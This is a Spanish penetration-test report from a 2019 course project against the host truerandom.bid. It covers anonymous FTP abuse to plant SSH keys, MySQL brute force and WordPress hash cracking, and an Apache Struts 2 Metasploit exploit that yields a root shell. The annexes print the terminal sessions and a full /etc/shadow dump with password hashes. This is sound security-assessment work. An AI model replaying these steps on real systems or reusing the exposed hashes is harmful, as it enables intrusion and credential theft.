

# **REPORTE TÉCNICO**

**Truerandom.bid**

**Elaboró: Leal González Ignacio**

**26/03/2019**

## Contenido

RESUMEN.....	1
Objetivos.....	1
Antecedentes.....	1
Alcances.....	1
Resumen de resultados.....	1
Información del Host.....	1
VULNERABILIDADES.....	2
Se permite inicio de sesión anónimo de FTP.....	2
Versión del servicio.....	2
Descripción.....	2
Hallazgos.....	2
Factor de riesgo.....	2
CVSS v3.0 Base Score y CVSS Temporal Score.....	2
Solución.....	2
Referencias.....	2
Autenticación de la base de datos por bypass.....	3
Versión del servicio.....	3
Descripción.....	3
Hallazgos.....	3
Factor de riesgo.....	3
CVSS v3.0 Base Score y CVSS Temporal Score.....	3
Solución.....	4
Referencias.....	4
Ejecución de código remoto en Apache Struts 2.....	4
Versión del servicio.....	4
Descripción.....	4
Hallazgos.....	4
Factor de riesgo.....	4
CVSS v3.0 Base Score y CVSS Temporal Score.....	4

Solución.....	5
Referencias.....	5
ANEXOS.....	6
Se permite inicio de sesión anónimo de FTP.....	6
Autenticación de la base de datos por bypass.....	8
Ejecución de código remoto en Apache Struts 2.....	11

## RESUMEN

### Objetivos

- Identificar vulnerabilidades, vectores de ataque y riesgos que estos vectores de ataque pueden exponer, a la dirección IP 167.99.232.57.
- Listar las vulnerabilidades y los hallazgos encontrados.

### Antecedentes

Se tomó el curso de “Pruebas de penetración”, siendo estas pruebas de penetración el proyecto final. La evaluación de seguridad involucra lo siguiente:

- Pruebas de penetración.

### Alcances

- Solo se harán pruebas de penetración a la dirección IP de interés, no se harán pruebas de denegación de servicios, a los servicios que tenga montado la dirección IP.
- Se harán las pruebas de penetración del día 24 de marzo del 2019 al 25 de marzo del 2019 por el C. Leal González Ignacio.

### Resumen de resultados

En la Tabla 1 se muestra un resumen de los resultados obtenidos divididos de acuerdo a la severidad de la vulnerabilidad, se realizaron diversas pruebas de penetración al sitio truerandom.bid con la dirección IP 167.99.232.57, realizadas por el C. Leal González Ignacio, las pruebas fueron realizadas del 24 de marzo del 2019 al 25 de marzo del 2019, los resultados obtenidos se desglosan a continuación.

Tabla 1. Resumen de vulnerabilidades encontradas.

Escala de riesgo	Número de vulnerabilidades
Critica	1
Alta	2
Regular	0
Baja	0
Informativa	0

### Información del Host

Dirección IP: 167.99.232.57

Sistema Operativo: Linux kernel 4.15.0-46-genericUbuntu 18.04.2 LTS

# VULNERABILIDADES

## Se permite inicio de sesión anónimo de FTP

### Versión

Se encontró que utiliza una versión de FTP vsftpd 2.0.8. y de SSH utiliza la versión OpenSSH 7.6p1 Ubuntu 4ubuntu0.3.

### Descripción

Servidor FTP soporta conexiones con el usuario “Anonymous” y la contraseña “Anonymous” o cualquier otra, al ingresar al servidor FTP. Bajo este acuerdo, los usuarios no necesitan estrictamente una cuenta en el host, lo que cualquiera puede ingresar a nuestro servidor FTP desde cualquier punto de Internet. Se puede ingresar por SSH, no se cumple con el principio de privilegio mínimo.

### Hallazgos

Se encontró que el servidor FTP permite inicio de sesiones por el usuario “Anonymous” y la contraseña “Anonymous” o cualquier otra, no cumpliendo con el principio de mínimo privilegio, al listar los archivos se encontró la carpeta .ssh y adentro de la carpeta se puede crear el archivo **authorized\_keys** con el comando append y agregar una llave pública, lo que permite ingresar por SSH al host, listando los usuarios del sistema del archivo passwd.

### Factor de riesgo

Alto.

### CVSS v3.0 Base Score y CVSS Temporal Score




Figura 1. Escala CVSS v3.0 base score y temporal score.

CVSS:3.0 Vector /AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:L/E:F/RL:O/RC:C

### Solución

Deshabilitar inicio de sesión anónimos, mover la carpeta .ssh del directorio de FTP, aplicación del principio de privilegio mínimo.

### Referencias

<https://www.acunetix.com/vulnerabilities/web/ftp-anonymous-logins/>

<http://www.faqs.org/rfcs/rfc2577.html>

<https://www.cvedetails.com/cve/cve-1999-0497>

## Autenticación de la base de datos por bypass

### Versión

Se encontró que utiliza una versión de MySQL 5.7.25 y una versión de WordPress 5.1.1.

### Descripción

Al conectarse con un cliente de MySQL e ingresar con un usuario, genera diferentes tipos de mensajes de error, con diferentes retrasos dependiendo en si el nombre del usuario existe o no, lo cuál permite a los atacantes enumerar los usuarios validos en el servidor MySQL. Al tener acceso a la base de datos se encuentra la base de datos de Wordpress y se obtienen los usuarios y los hashes de sus contraseñas, lo cuál permite descifrar la contraseña y poder ingresar a Wordpress con privilegios de administrador.

### Hallazgos

Se enumero los usuarios de MySQL, se realizo un ataque de fuerza bruta para obtener credenciales validas y poder ingresar al servidor MySQL, obteniendo una credencial valida, se procedió a ingresar al servidor MySQL una vez adentro del servidor se listo las bases de datos, se ingresó a la base de datos de wpres, donde se listaron las tablas, se ingresó a wp\_users y se listo todos los usuarios de Wordpress, ya obtenido el hash se procedió a descifrarlo, obteniendo la contraseña del usuario de Wordpress, se ingresó a Wordpress con el usuario y la contraseña obtenida, lo que nos permite ingresar como administrador del sitio.

### Factor de riesgo

Alto

### CVSS v3.0 Base Score y CVSS Temporal Score




Figura 2. Escala CVSS v3.0 base score y temporal score.

CVSS:3.0 Vector /AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:H/E:F/RL:O/RC:C

## Solución

Limitar el acceso al servidor MySQL de forma remota limitando las direcciones IP.

## Referencias

<https://www.cvedetails.com/cve/cve-2012-5615>

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-5615>

<https://nvd.nist.gov/vuln/detail/CVE-2012-5615>

## **Ejecución de código remoto en Apache Struts 2**

### Versión

Apache Tomcat/Coyote JSP engine 1.1, corriendo en el puerto 8080

### Descripción

Ejecución de código remoto, cuando alwaysSelectFullNamespace tiene un valor verdadero (ya sea por un usuario o un plugin como el convention plugin), los resultados se usan sin espacio de nombres y al mismo tiempo, su paquete superior no tiene espacio de nombres con comodines y es similar a los resultados, la misma posibilidad cuando se usa la etiqueta url que no tiene un valor y una acción establecidos y, al mismo tiempo, su paquete superior no tiene espacio de nombres o comodín.

### Hallazgos

Se explotó la vulnerabilidad obteniendo una Shell con el usuario root, listando los usuarios válidos en el sistema, los hashes de las contraseñas de los usuarios, ver la configuración de servicios, se obtuvo control total del host.

### Factor de riesgo

Crítico

### CVSS v3.0 Base Score y CVSS Temporal Score




Figura 3. Escala CVSS v3.0 base score y temporal score.

CVSS:3.0 Vector /AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H/E:F/RL:O/RC:C

### Solución

Establecer un valor de falso a alwaysSelectFullNamespace, actualizar Apache Struts a las versiones 2.3.35 y 2.5.17 de Struts

### Referencias

<https://www.synopsys.com/blogs/software-security/cve-2018-11776-apache-struts-vulnerability/>

<https://www.seguridad.unam.mx/nueva-vulnerabilidad-de-ejecucion-remota-de-codigo-en-apache-struts>

<https://nvd.nist.gov/vuln/detail/CVE-2018-11776>



## ANEXOS

### Se permite inicio de sesión anónimo de FTP

Al ingresar por FTP con el usuario “Anonymous” con la contraseña “Anonymous” se listan los archivos y se encuentra la carpeta .ssh mostrada en la Figura 4 se accede a ella y se crea el archivo authorized\_keys mostrada en la Figura 5, se agrega una llave pública al archivo creado con el comando append, se ingresa por medio de SSH al host mostrando el resultado en la Figura 6 y se listan los usuarios del sistema del archivo passwd mostrados en la Figura 7.

```
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  5 0      117      4096 Mar 24 03:11 .
drwxr-xr-x  5 0      117      4096 Mar 24 03:11 ..
drwx----- 2 112    117      4096 Mar 25 08:12 .cache
drwx----- 3 112    117      4096 Mar 24 03:08 .gnupg
drwxr-xr-x  2 112    117      4096 Mar 25 08:06 .ssh
```

Figura 4. Archivos listados al ingresar por FTP.

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw----- 1 112    117      395 Mar 25 04:34 >>
-rw----- 1 112    117        2 Mar 25 05:16 a
-rw----- 1 112    117     5826 Mar 25 12:20 authorized_keys
```

Figura 5. Archivo authorized\_keys.

```
#ssh -i nacho ftp@167.99.232.57
Enter passphrase for key 'nacho':
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Mon Mar 25 12:31:27 UTC 2019

System load:  0.0               Processes:    122
Usage of /:   9.7% of 24.06GB    Users logged in: 2
Memory usage: 81%               IP address for eth0: 167.99.232.57
Swap usage:   0%

Get cloud support with Ubuntu Advantage Cloud Guest:
http://www.ubuntu.com/business/services/cloud

* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
https://ubuntu.com/livepatch

4 packages can be updated.
0 updates are security updates.

[~]chaos@parrot:~$
Last login: Mon Mar 25 12:20:41 2019 from 189.142.91.239
ftp@chaos:~$
```

Figura 6. Ingreso al host por SSH.

```

chaos:~$ cat /etc/passwd
x:0:0:root:/bin/bash
x:1:1::/usr/sbin:/usr/sbin/nologin
x:2:2:bin::/usr/sbin/nologin
x:3:3:sys:/dev:/usr/sbin/nologin
x:4:65534::/bin:/bin/sync
x:5:60:games:/usr/games:/usr/sbin/nologin
x:6:12:man:/var/cache/man:/usr/sbin/nologin
x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
x:8:8:mail:/var/mail:/usr/sbin/nologin
x:9:9:news:/var/spool/news:/usr/sbin/nologin
x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
x:13:13:crontab:/bin:/usr/sbin/nologin
x:33:33:www:/var/www:/usr/sbin/nologin
x:34:34:x:/var/backups:/usr/sbin/nologin
x:38:38:Mailing List Manager:/var:/usr/sbin/nologin
x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
x:41:41:gnats:/usr/lib/gnats:/usr/sbin/nologin
x:65534:65534:nonexistent:/usr/sbin/nologin
network:x:100:102:Network Management,,,:/run/sys
d/resolv:x:101:103:,,,:/run/systemd/resolv
x:102:106::/home:/usr/sbin/nologin
x:103:107::/nonexistent:/usr/sbin/nologin
x:104:65534::/nonexistent:/usr/sbin/nologin
x:105:65534::/var/lib:/bin/false
x:106:110::/run:/usr/sbin/nologin
x:107:65534::/var/lib/misc:/usr/sbin/nologin
x:108:112::/var/lib/landscape:/usr/sbin/nologin
x:109:65534::/run:/usr/sbin/nologin
x:110:1::/var/cache/pollinate:/bin/false
x:111:116::/nonexistent:/bin/false
x:1000:1000:,,,:/home:/bin/bash
x:112:117:ftp daemon,,,:/srv:/bin/bash
1001:1001:,,,:/home:/bin/bash

```

Figura 7. Usuarios dentro del archivo passwd.

## Autenticación de la base de datos por bypass

Se hizo una enumeración de los usuarios del servidor MySQL mostrando los resultados en la Figura 8, se utilizó un ataque de fuerza bruta para obtener las credenciales obteniendo la credencial del usuario a\*\*\*n con su contraseña, una vez obtenido esta credencial se procede a acceder al servidor MySQL con la credencial obtenida mostrándolo en la Figura 9, una vez ingresado al servidor se listan las bases de datos mostrándolas en la Figura 10.

```
mysql-enum:
Valid usernames:
[redacted]<empty> - Valid credentials
[redacted]<empty> - Valid credentials
[redacted]<empty> - Valid credentials
[redacted]<empty> - Valid credentials
[redacted]<empty> - Valid credentials
[redacted]<empty> - Valid credentials
[redacted]<empty> - Valid credentials
[redacted]<empty> - Valid credentials
[redacted]<empty> - Valid credentials
[redacted]<empty> - Valid credentials
```

Figura 8. Usuarios en MySQL.

```
[x]-[root@parrot]-[/home/user/Documents/Pentest/Proyecto]-
#mysql -u [redacted] -p -h 167.99.232.57
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 34843
Server version: 5.7.25-0ubuntu0.18.04.2 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

Figura 9. Conexión al servidor MySQL con la credencial obtenida.

```
MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| wpres     |
+-----+
2 rows in set (0.07 sec)
```

Figura 10. Base de datos en el servidor MySQL.

Se procede a acceder a la base de datos wpres y se listan las tablas, como se muestra en la Figura 11, se accede a la tabla wp\_users y se muestra su contenido en la Figura 12, copiando el hash y el usuario r\*\*t.

```

MySQL [wpres]> show tables;
+-----+
| Tables_in_wpres |
+-----+
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----+
12 rows in set (0.07 sec)

```

Figura 11. Tablas en la base de datos wpres.

```

+----+ user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key |
+----+ user_status | display_name |
+----+
1 |  |  |  |  |  | 2019-03-23 23:07:57 |  |
0 |  |  |  |  |  |  |  |

```

Figura 12. Usuarios en la tabla wp\_users.

Una vez obtenido el usuario y el hash de su contraseña se guardan en un archivo y se procede a descubrir la contraseña en texto plano, como se muestra en la Figura 13.

```

[✖]-[root@parrot]~[~/home/user/Documents/Pentest/Proyecto] a1:~ a2:a3:~/myra.txt
#john crack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Wordlist
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 94 candidates buffered for the current salt, minimum 96
needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any
Warning: Only 58 candidates buffered for the current salt, minimum 96
needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
ig 00:00:00:00 DONE 2/3 (2019-03-26 06:30) 5.555g/s 6711p/s 6711c/s 6711C/s 123456..larry
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed

```

Figura 13. Obtención de la contraseña en texto plano del usuario de Wordpress.

Ya obtenido el usuario y la contraseña se accede al sitio de Wordpress y se pone la credencial obtenida, lo que nos da acceso como administrador del sitio, como se muestra en la Figura 14.




Figura 14. Ingreso al sitio Wordpress como administrador.

## Ejecución de código remoto en Apache Struts 2

Al utilizar un exploit se puede tener acceso a una Shell de root como se muestra en la Figura 15 y en la Figura 16,

```
msf5 exploit(multi/http/struts2_content_type_ognl) > exploit

[*] Started bind TCP handler against 167.99.232.57:4444
[*] Command shell session 1 opened (10.4.27.207:39265 -> 167.99.232.57:4444) at 2019-03-26 20:32:27 +0000

ls
pbootstrap.jar
catalina-tasks.xml
catalina.bat
catalina.sh
commons-daemon-native.tar.gz
commons-daemon.jar
configtest.bat
configtest.sh
daemon.sh
digest.bat
digest.sh
setclasspath.bat
setclasspath.sh
shutdown.bat
shutdown.sh
startup.bat
startup.sh
tomcat-juli.jar
tomcat-native.tar.gz
tool-wrapper.bat
tool-wrapper.sh
velocity.log
version.bat
version.sh
pwd
/usr/local/tomcat/bin
```




Figura 15. Obtención de la Shell.

```
id
uid=0(root) gid=0(root) groups=0(root)
```




Figura 16. Shell obtenida como root.

Ya obtenida se muestra el archivo /etc/shadow, mostrado en la Figura 17, tenemos control total al sistema.

```

cat /etc/shadow
root:$6$T9TiAGIt$bln.BznxSTyU8rhpCNfYoARCV2PbP.TYCoPp5ZthRSgGf8tsrn0twhn/xtcUNCvYmu5JYwQVrfI.QX1L5e/dH0:17978:0:14600:14:::
daemon:*:17975:0:99999:7:::
bin:*:17975:0:99999:7:::
sys:*:17975:0:99999:7:::
sync:*:17975:0:99999:7:::
games:*:17975:0:99999:7:::
man:*:17975:0:99999:7:::
lp:*:17975:0:99999:7:::
mail:*:17975:0:99999:7:::
news:*:17975:0:99999:7:::
uucp:*:17975:0:99999:7:::
proxy:*:17975:0:99999:7:::
www-data:*:17975:0:99999:7:::
backup:*:17975:0:99999:7:::
list:*:17975:0:99999:7:::
irc:*:17975:0:99999:7:::
gnats:*:17975:0:99999:7:::
nobody:*:17975:0:99999:7:::
systemd-network:*:17975:0:99999:7:::
systemd-resolve:*:17975:0:99999:7:::
syslog:*:17975:0:99999:7:::
messagebus:*:17975:0:99999:7:::
apt:*:17975:0:99999:7:::
lxd:*:17975:0:99999:7:::
uidd:*:17975:0:99999:7:::
dnsmasq:*:17975:0:99999:7:::
landscape:*:17975:0:99999:7:::
sshd:*:17975:0:99999:7:::
pollinate:*:17975:0:99999:7:::
mysql:!:(17978:0:99999:7:::
ubuntu:$6$Cuaxzyr$H/kmLg6KnRdYpQdyh9/sVJ6lKIK4KneI/RyUwjILOS80T8rrfrvv5AzcSkKBuAo/i6qMerNSNoH8lNIWwuURc1:17979:0:99999:7:::
ftp:$6$p563YlSZ$e0kQz5sXerbB.b.Y71rxzMRS9sdzVK8M1DVwTMEv0uBLcm0xaGg0RAedv4xxbBXH6lGkKwRD2CI3Ysm7rXuj0:17979:0:99999:7:::
xf938o:$6$v/5x5ZLD$0JpkI2i6Vrk0S1PzTet2q1ZIqJ.Ijp4um/koV.jpP2090Gi0CKbaA/EM8/zub6EHBWZkNqI9tYwiq2q/AQPQJ/:17979:0:99999:7:::

```

Figura 17. Archivo shadow.